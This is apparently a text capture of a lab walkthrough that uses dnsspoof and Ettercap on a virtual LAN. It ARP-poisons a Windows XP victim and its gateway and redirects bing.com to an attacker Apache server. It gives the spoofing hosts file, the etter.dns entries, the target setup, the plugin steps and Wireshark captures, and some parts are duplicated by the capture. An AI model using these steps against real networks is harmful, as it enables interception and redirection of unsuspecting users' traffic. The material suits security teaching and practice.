GeoIP                  PackageKit                    zsh-autosuggestions
gettext                pam                           zsh-syntax-highlighting
root@kali:/usr/share# cd dsniff/
root@kali:/usr/share/dsniff#
root@kali:/usr/share/dsniff# ls
dnsspoof.hosts  dsniff.magic  dsniff.services  hosts.txt
root@kali:/usr/share/dsniff# cat hosts.txt
192.168.1.111 bing.com
192.168.1.111 *.bing.com
192.168.1.111 www.bing.com
root@kali:/usr/share/dsniff# dnsspoof -f hosts.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.111]
192.168.1.109.1056 > 192.168.1.1.53:  36221+ A? www.bing.com
```



dns

```
No.  Time           Source         Destination    Protocol Length Info
 517 990.521446985 192.168.1.109  192.168.1.1    DNS         77 Standard query 0x4107 A www.microsoft.com
 518 990.543190933 192.168.1.1    192.168.1.109  DNS        244 Standard query response 0x4107 A www.microsoft.com CNAME www.microsoft.com-c-3.edgekey.net CNAME ww…
 531 997.805758036 192.168.1.109  192.168.1.1    DNS         72 Standard query 0x8d7d A www.bing.com
 532 997.831026963 192.168.1.1    192.168.1.109  DNS        220 Standard query response 0x8d7d A www.bing.com CNAME a-0001.a-afdentry.net.trafficmanager.net CNAME …
 669 998.208274473 192.168.1.1    192.168.1.109  DNS         88 Standard query response 0x8d7d A www.bing.com A 192.168.1.111
```


```
Frame 531: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_d8:e1:b2 (08:00:27:d8:e1:b2), Dst: PcsCompu_45:d9:cf (08:00:27:45:d9:cf)
Internet Protocol Version 4, Src: 192.168.1.109, Dst: 192.168.1.1
User Datagram Protocol, Src Port: 1056, Dst Port: 53
Domain Name System (query)
```

```
0000  08 00 27 45 d9 cf 08 00  27 d8 e1 b2 08 00 45 00   ··'E····
0010  00 3a 00 99 00 00 80 11  b6 5b c0 a8 01 6d c0 a8   ·:······
0020  01 01 04 20 00 35 00 26  c8 db 8d 7d 01 00 00 01   ···  ·5·& ···}
0030  00 00 00 00 00 00 03 77  77 77 04 62 69 6e 67 03   ·······w
0040  63 6f 6d 00 00 01 00 01                            com·····
```

Domain Name System: Protocol   Packets: 673 · Displayed: 5 (0.7%) · Dropped: 0 (0.0%)   Profile: Default

ETTERCAP


Open etter.dns with gedit and add bing.com as a targert



```
# NOTE: the wildcarded hosts can't be used to poison the PTR requests     #
#       so if you want to reverse poison you have to specify a plain      #
#       host. (look at the www.microsoft.com example)                     #
#                                                                         #
# NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are optional.   #
#                                                                         #
###########################################################################

################################
# bing sucks ;)
# redirect it to www.linux.org
#

bing.com      A   192.168.1.111 1800
*.bing.com    A   192.168.1.111 3600
www.bing.com  PTR 192.168.1.111     # Wildcards in PTR are not allowed

##########################################
# no one out there can have our domains...
#

www.alor.org  A 127.0.0.1 2147483647         # It shall last forever!
www.naga.org  A 127.0.0.1 30                 # Or only 30 seconds
www.naga.org  AAAA 2001:db8::2               # Default is 3600 seconds (1 hour)

##########################################
# dual stack enabled hosts does not make life easy
# force them back to single stack

www.ietf.org   A    127.0.0.1
www.ietf.org   AAAA ::

www.example.org  A    0.0.0.0
www.example.org  AAAA ::1

###############################################
# one day we will have our ettercap.org domain
#
```

Saving file "/etc/ettercap/etter.dns"... Matlab Tab Width: 8 Ln 57, Col 7 INS

Open Ettercap GUI




```
DNS        88 Standard query response 0x8d7d A www.bing.com A 192.168.1.111
```

Setup

- Sniffing at startup: on
- Primary Interface: eth0
- Bridged sniffing: off
- Bridged Interface: Local Loopback


Scan for hosts and add top targets



IP Address	MAC Address	Description
fe80::1:1	08:00:27:45:D9:CF	
192.168.1.1	08:00:27:45:D9:CF	
192.168.1.109	08:00:27:D8:E1:B2	

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Host 192.168.1.109 added to TARGET1
Host 192.168.1.1 added to TARGET2
```


Conduct ARP poisoning



IP Address	MAC Address	Description
fe80::1:1	08:00:27:45:D9:CF	
192.168.1.1	08:00:27:45:D9:CF	
192.168.1.109	08:00:27:D8:E1:B2	

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Host 192.168.1.109 added to TARGET1
Host 192.168.1.1 added to TARGET2
```


Manage plugings and run dns_spoof



Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
dns_spoof	1.3	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN
find_ettercap	2.0	Try to find ettercap activity
find_ip	1.0	Search an unused IP address in the subnet

```
ARP poisoning victims:

 GROUP 1 : 192.168.1.109 08:00:27:D8:E1:B2

 GROUP 2 : 192.168.1.1 08:00:27:45:D9:CF
```

Start wireshark



Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
No. Time Source Destination Protocol Length Info


dns

eth0: <live capture in progress>

No Packets

Profile: Default


Apache2 server is still running



```
root@kali:~# service apache2 start
root@kali:~# 
```

Navigate to bing.com on victim machine

Dnsspoof successful


XP [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Apache2 Debian Default Page: It works - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Go
Links
debian
Done
Internet
start
Command Prompt
Apache2 Debian Defa...
3:53 AM
Right Ctrl

Address http://www.bing.com/

Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

